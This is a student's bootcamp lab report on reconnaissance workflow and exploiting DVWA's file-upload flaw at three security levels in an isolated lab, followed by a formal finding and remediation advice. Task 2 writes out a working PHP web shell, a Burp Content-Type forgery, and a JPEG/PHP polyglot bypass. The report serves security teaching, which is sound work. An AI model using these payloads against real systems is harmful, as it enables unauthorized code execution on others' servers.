S09 Recon Workflow & File Upload

Recon Workflow and File Upload Exploitation

Name: Raja Wardet Wahaj

Cohort: Cohort2: DFCS Bootcamp — Atomcamp

Repository path: https://github.com/WardetWahaj/pseb-dfcs-bootcamp

Environment: Kali Linux (attacker) / DVWA on Metasploitable2 (192.168.37.132), isolated network

Scope & legal note: *DVWA is deliberately vulnerable and runs on the course lab only. These techniques are lawful solely against systems you own or are contracted in writing to test.*

Task 1 — My Ten-Step Recon Workflow

Each step states the question it answers, the tool, the output, and the stopping condition — so every step is defensible.

#	Question	Tool	Output	Stop when
1	Who owns this and when was it created?	whois / PKNIC for .pk	Registrar, dates, name servers	Registration facts recorded
2	Where does the domain point?	dig A/MX/NS/TXT	Mail, hosting, verification records	All four record types captured
3	What else exists under this domain?	subfinder, assetfinder, amass	Candidate hostname list	Three sources merged
4	Which candidates respond?	httpx	Resolved, deduplicated list	List resolved
5	What services are exposed?	nmap / naabu	Service inventory	Ports enumerated + verified
6	What is it built with?	whatweb	Stack with versions	Tech + version separated
7	What is hidden and unlinked?	gobuster -x php,txt,bak	Hidden paths and files	Wordlist + key extensions done
8	What endpoints exist?	katana -d 2	URL inventory	Depth 2 crawl complete
9	What input does each endpoint take?	ffuf (rate-limited)	Parameters / hidden paths	Parameters mapped at safe rate
10	What is misconfigured or outdated?	nikto, nuclei, sslscan	Server + TLS findings	Findings triaged

One tool choice I made differently

[State your own choice and defend it — e.g. I used katana instead of gau for URL discovery because the target is a live app with JavaScript-rendered links rather than an archived public site, so a live crawler returns current endpoints that public archives never saw. Replace with your own reasoning.]

Evidence — Step 6 (whatweb): technology fingerprint

whatweb -v 192.168.37.132 identifies the stack: Apache 2.2.8, PHP 5.2.4, Ubuntu, WebDAV — each a dated component worth a version-to-CVE lookup.



Figure — whatweb -v — detected Apache 2.2.8 / PHP 5.2.4-2ubuntu5.10 / WebDAV




Figure — whatweb -v (continued) — WebDAV, X-Powered-By header and raw HTTP headers

Evidence — Step 5 (nmap): exposed services

nmap 192.168.37.132 confirms the open ports behind those services (ftp, ssh, telnet, http, mysql, postgresql and more).




Figure — nmap 192.168.37.132 — open-port inventory of the target

Task 2 — DVWA File Upload: All Levels

This DVWA build (v1.0.7) exposes three security levels — Low, Medium and High; it has no Impossible level, so the Impossible-grade protections are described in the remediation instead. Each level below shows the control, the attempt, the evidence and the result. Baseline first: upload a legitimate .jpg, read the success message for the storage path, and confirm it is web-accessible before attempting anything else.

Baseline (do this first, every time)

```
# upload a real image, then confirm it is reachable
http://192.168.37.132/dvwa/hackable/uploads/images.jpeg
```

Success message names the path: ../../hackable/uploads/images.jpeg successfully uploaded! That path is half the exploit.



Figure — DVWA File Upload (Security = low) — legitimate image uploaded, storage path disclosed

Level Low — no validation

Control: none. Upload a PHP file directly; the server executes it.

```
# shell.php
<?php if(isset($_GET['cmd'])){ system($_GET['cmd']); } ?>

http://192.168.37.132/dvwa/hackable/uploads/shell.php?cmd=id
```

Result: uid=33(www-data) gid=33(www-data) groups=33(www-data). Read the uid honestly — www-data is the Apache service account, not root.




Figure — shell.php?cmd=id returns uid=33(www-data) — remote code execution confirmed

Level Medium — client MIME check

Control: the app trusts the browser-supplied Content-Type. Intercept in Burp and change only that line from application/x-php to image/jpeg, then forward.

```
# in the intercepted upload request, change:
Content-Type: application/x-php   ->   Content-Type: image/jpeg
# forward; server accepts. Then:
http://192.168.37.132/dvwa/hackable/uploads/shell.php?cmd=id
```




Figure — Burp — upload request with Content-Type forged to image/jpeg (cookie security=medium); server responds 200 OK



Figure — Same shell executes: uid=33(www-data) — client-side MIME validation bypassed

Lesson that generalises: anything the browser supplies can be changed in the proxy, so client-side validation is not validation.

Level High — content + extension inspection

Control: inspects the file itself, so faking the Content-Type no longer works. Bypass with a polyglot — a genuine JPEG that also contains PHP.

```
file image.jpg                                  # confirm a genuine JPEG
convert image.jpg -resize 50x50 small.jpg   # re-encode to a clean JPEG
printf '<?php system($_GET["cmd"]); ?>' >> small.jpg
file small.jpg        # must still say: JPEG image data
identify small.jpg    # must still report dimensions
# upload via the High form, then (note the filename the server assigns):
http://192.168.37.132/dvwa/hackable/uploads/small.jpg?cmd=id
```

The PHP sits after the JPEG end-of-image marker: the image parser ignores it, the PHP interpreter does not. Note the filename trap — the real image is images.jpeg, so the command must reference that exact name, not image.jpg.




Figure — DVWA File Upload (Security = high) — the polyglot small.jpg passes the image-content filter and uploads




Figure — Requesting small.jpg?cmd=id — Apache serves it as an image (the car), so the PHP does NOT execute

Honest result: at High the polyglot DEFEATS THE UPLOAD FILTER (the file is accepted as a genuine image) but does NOT achieve code execution — Apache serves a .jpg as an image, not as PHP, so ?cmd=id just renders the picture. Full RCE at High needs a second weakness to make the server treat the file as PHP, such as

Local File Inclusion pointing at the uploaded path, or an uploaded .htaccess that maps .jpg to the PHP handler. The upload bypass itself is the finding; execution is the follow-on that High alone does not grant.

What each level teaches

Level	Control	Bypass	Lesson
Low	None	Upload .php directly	An unrestricted upload is immediate RCE
Medium	Client MIME type	Change Content-Type in Burp	Client-side validation is not validation
High	Content + extension	Polyglot passes the filter; no direct exec	Inspecting the file is not enough — also deny execution in the folder

What a fully-hardened ("Impossible") level would add — and this DVWA build does not implement: validate content server-side, rename the stored file to a random name with a fixed safe extension, and deny execution in the upload directory. Any one of these, and especially the no-execution rule, defeats every bypass above.

The Finding, Written Properly

Title	Unrestricted File Upload Leading to Remote Code Execution
Severity	CRITICAL — CVSS 9.8
Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected	http://192.168.37.132/dvwa/vulnerabilities/upload/
CWE	CWE-434 — Unrestricted Upload of File with Dangerous Type
Description	The upload feature stores user-supplied files in a web-accessible directory without validating content, and the server executes PHP there. An authenticated user can run arbitrary commands as the web-server account.

Proof of concept

1. Baseline a legitimate .jpg upload; response confirms the destination path and that it is web-accessible.
2. At Low, upload shell.php; request ?cmd=id returns uid=33(www-data) — confirms RCE.
3. At Medium, change Content-Type to image/jpeg in Burp; upload succeeds — validation depends on a client value.
4. At High, upload a JPEG+PHP polyglot; file still reports JPEG so the upload filter is bypassed. Requesting it serves the image, so High blocks direct execution — RCE would need a second weakness (LFI or .htaccess).

Impact	RCE as the web-server account. Reading config files yields DB credentials; MySQL is reachable on 3306 with them.
Remediation	1) Validate content server-side (magic bytes, decode the image). 2) Extension allowlist + randomise the stored filename. 3) Deny execution in the upload directory (Options -ExecCGI; no PHP handler). 4) Serve uploads with Content-Disposition: attachment.

Task 3 — Remediation Brief (for a non-technical manager)

One page. No jargon — the words 'payload' and 'shell' are deliberately avoided.

Why this matters

Our upload feature lets a visitor send us a file and then open that same file back from our website. Because we do not properly check what the file really is, and because the folder we keep uploads in is allowed to run programs, an attacker can send us a file that is secretly a small program and then make our own server run it. From that moment they are operating inside our server with the same access our website has — reading

configuration files, reaching our database, and using our machine as a foothold into the rest of the network. No password of ours is needed and no staff member has to be tricked; a single upload is enough. That is why this is rated Critical.

What must change

1. Check what each uploaded file truly is on our own servers — not what the visitor's browser claims it is.
2. Only accept a short list of safe file types, and rename every stored file to a random name we control.
3. Configure the upload folder so it can store files but can never run them. This single change stops the attack even if every other check is bypassed.
4. Serve uploaded files as downloads rather than letting the browser open them in place, and add size and rate limits.

The third item is the one that protects us on its own. Even a clever file that slips past our checks cannot do harm if the folder it lands in is not allowed to run anything.

GitHub Repository Structure

```
s09-recon-and-upload/
├── README.md
├── day6-homework.docx   (this file)
├── workflow/
│   └── my-ten-step-workflow.md
├── upload/
│   ├── f-baseline-upload.png
│   ├── f-low-cmd-id.png
│   ├── f-medium-burp.png
│   ├── f-high-upload.png
│   └── f-high-result.png
└── remediation/
    └── manager-brief.md
```

References

5. OWASP, Unrestricted File Upload. https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
6. PayloadsAllTheThings — Upload Insecure Files. https://github.com/swisskyrepo/PayloadsAllTheThings
7. MITRE, CWE-434. https://cwe.mitre.org/data/definitions/434.html
8. OWASP Web Security Testing Guide (WSTG). https://owasp.org/www-project-web-security-testing-guide/